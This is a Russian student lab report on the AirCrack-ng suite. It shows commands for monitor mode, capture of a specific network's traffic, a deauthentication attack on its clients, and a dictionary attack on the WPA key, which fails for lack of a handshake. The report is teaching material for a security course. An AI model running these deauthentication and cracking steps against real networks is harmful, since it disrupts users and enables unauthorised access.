Отчет по лабораторной работе 6: "Набор инструментов для аудита беспроводных сетей AirCrack" по дисциплине "Методы и средства защиты информации"

Певцов Игорь, гр.53501/3

8 июня 2015 г.

Содержание

1 Цель работы **3**

2 Ход работы **3**
2.1 Изучение 3
2.1.1 Основные утилиты пакета 3
2.1.2 Утилита airodump 3
2.2 Запуск режима мониторинга на беспроводном интерфейсе . . 4
2.3 Запуск сбора трафика для получения аутентификационных сообщений 4
2.4 Взлом с использованием словаря паролей 7

3 Выводы **7**

1 Цель работы

Изучить основные возможности пакета AirCrack и принципы взлома WPA/WPA2 PSK и WEP.

2 Ход работы

2.1 Изучение

2.1.1 Основные утилиты пакета

- airmon-ng - включение и отключение режима мониторинга беспроводных интерфейсов.
- airodump-ng - программа предназначенная для захвата сырых пакетов протокола 802.11 и особенно подходящая для сбора WEP IVов (Векторов Инициализации) с последующим их использованием в aircrack-ng. Если к вашему компьютеру подсоединен GPS навигатор то airodump-ng способен отмечать координаты точек на картах
- aireplay-ng - Основная функция программы заключается в генерации трафика для последующего использования в aircrack-ng для взлома WEP и WPA-PSK ключей.
- aircrack-ng - Взламывает ключи WEP и WPA (Перебор по словарю).

2.1.2 Утилита airodump

Опции:

- –ivs : Сохранять только отловленные IVы. Короткая форма -i.
- –gpsd : Использовать GPS. Короткая форма -g.
- –write <prefix> : Перфикс файла дампа. Короткая форма -w.
- –beacons : Записывать все маяки в файл дампа. Короткая форма -e.
- –netmask <netmask> : Фильтровать точки по маске. Короткая форма -m.
- –bssid <bssid> : Фильтровать точки по BSSID. Короткая форма -d.
- –encrypt <suite> : Фильтровать точки по типу шифрования. Короткая форма -t
- -a : Фильтровать неасоциированых клиентов
- –channel <channels>: Определить канал. Короткая форма -c.
- –band <abg> :Полоса на которой airodump-ng будет отлавливать пакеты. Короткая форма -b.

- –cswitch <method> : Установить метод переключения каналов. Короткая форма -s.
  0 : FIFO (по умолчанию)
  1 : Round Robin
  2 : Hop on last

2.2 Запуск режима мониторинга на беспроводном интерфейсе

Режим мониторинга включается командой

```
airmon-ng start wlan0
```

Рис. 1: Запуск режима мониторинга на беспроводном интерфейсе wlan0.

2.3 Запуск сбора трафика для получения аутентификационных сообщений

Сбор трафика запускается командой

```
airdump-ng mon0
```



Рис. 2: Запуск сбора трафика для получения аутентификационных сообщений.

Выбираем сеть с BSSID 40:01:C6:CE:C7:C0 и начинаем ее прослушивать(запись в файл airdump, прослушивание 8 канала):

```
airdump-ng mon0 --write airdump --bssid 40:01:C6:CE:C7:C0 -c 8
```



Рис. 3: Запуск сбора трафика для прослушивания выбранной сети.

Видим узлы, подключенные к данной сети. Попробуем провести деаутентификацию одного из узлов с MAC-адресом 7C:D1:C3:DB:E0:B7.

```
16:02:37  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
16:02:37  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
16:02:38  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
16:02:38  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
16:02:39  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
16:02:39  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
16:02:40  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
16:02:40  Sending DeAuth to broadcast -- BSSID: [40:01:C6:CE:C7:C0]
```

Рис. 4: Процесс деаутентификации.

Параллельно с этим прослушиваем данную сеть.

```
airdump-ng mon0 --write airdump --bssid 40:01:C6:CE:C7:C0 -c 8
```

```
CH  8 ][ Elapsed: 7 mins ][ 2015-06-08 16:03 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

40:01:C6:CE:C7:C0  -75  91     2393     7990    7   8  54 . WPA2 TKIP   PSK  KSPT

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

40:01:C6:CE:C7:C0  5C:2E:59:0D:C3:C3   -1    1 - 0      0      312
40:01:C6:CE:C7:C0  88:1F:A1:CA:48:C6  -29    1 -11      0     1607
40:01:C6:CE:C7:C0  7C:D1:C3:DB:E0:B7  -52   36 -24      0     4571
40:01:C6:CE:C7:C0  B8:E8:56:10:2B:BE  -52    1 -11      0     1368
```

Рис. 5: Процесс прослушивания сети при деаутентификации. Видно большое количество трафика у хоста с MAC-адресом 7C:D1:C3:DB:E0:B7.

2.4 Взлом с использованием словаря паролей

После длительных тестов мне так и не удалось получить хэндшейк. Тем не менее, чтобы взломать пароль можно воспользоваться командой

```
aircrack-ng airdump-02.cap -w /home/dict.dic
```

Где airdump-02.cap - название файла дампа, а dict.dic - название словаря, по которому осуществляется перебор паролей(каждое слово на новой строчке).

Поскольку хэндшейк не был найден, пароль не восстановить

```
root@kali:~# aircrack-ng airdump-02.cap -w /home/dict.dic
Opening airdump-02.cap
Read 136909 packets.

   #  BSSID              ESSID                     Encryption

   1  40:01:C6:CE:C7:C0  KSPT                      WPA (0 handshake)

Choosing first network as target.

Opening airdump-02.cap
No valid WPA handshakes found..
```

Рис. 6: Чтение файла и проверка на наличие хэндшейков. Поскольку хэндшейков нету, взлом не выполняется.

3 Выводы

В ходе данной работы были изучены основные возможности пакеты Air Crack и принципы взлома WPA/WPA2 PSK. Данный инструмент позволяет прослушивать пакеты, генерировать новые и на основе handshake осуществлять взлом пароля сети. Следует отметить, что пароли, отвечающие минимальным требованиям безопасности не представляется возможном взломать, так как единственный возможный вариант - это перебор. Таким образом, нельзя сказать, что протокол WPA уязвим на данный момент. Протокол WEP является наиболее уязвимым, однако число устройств, использующих его стремится к нулю.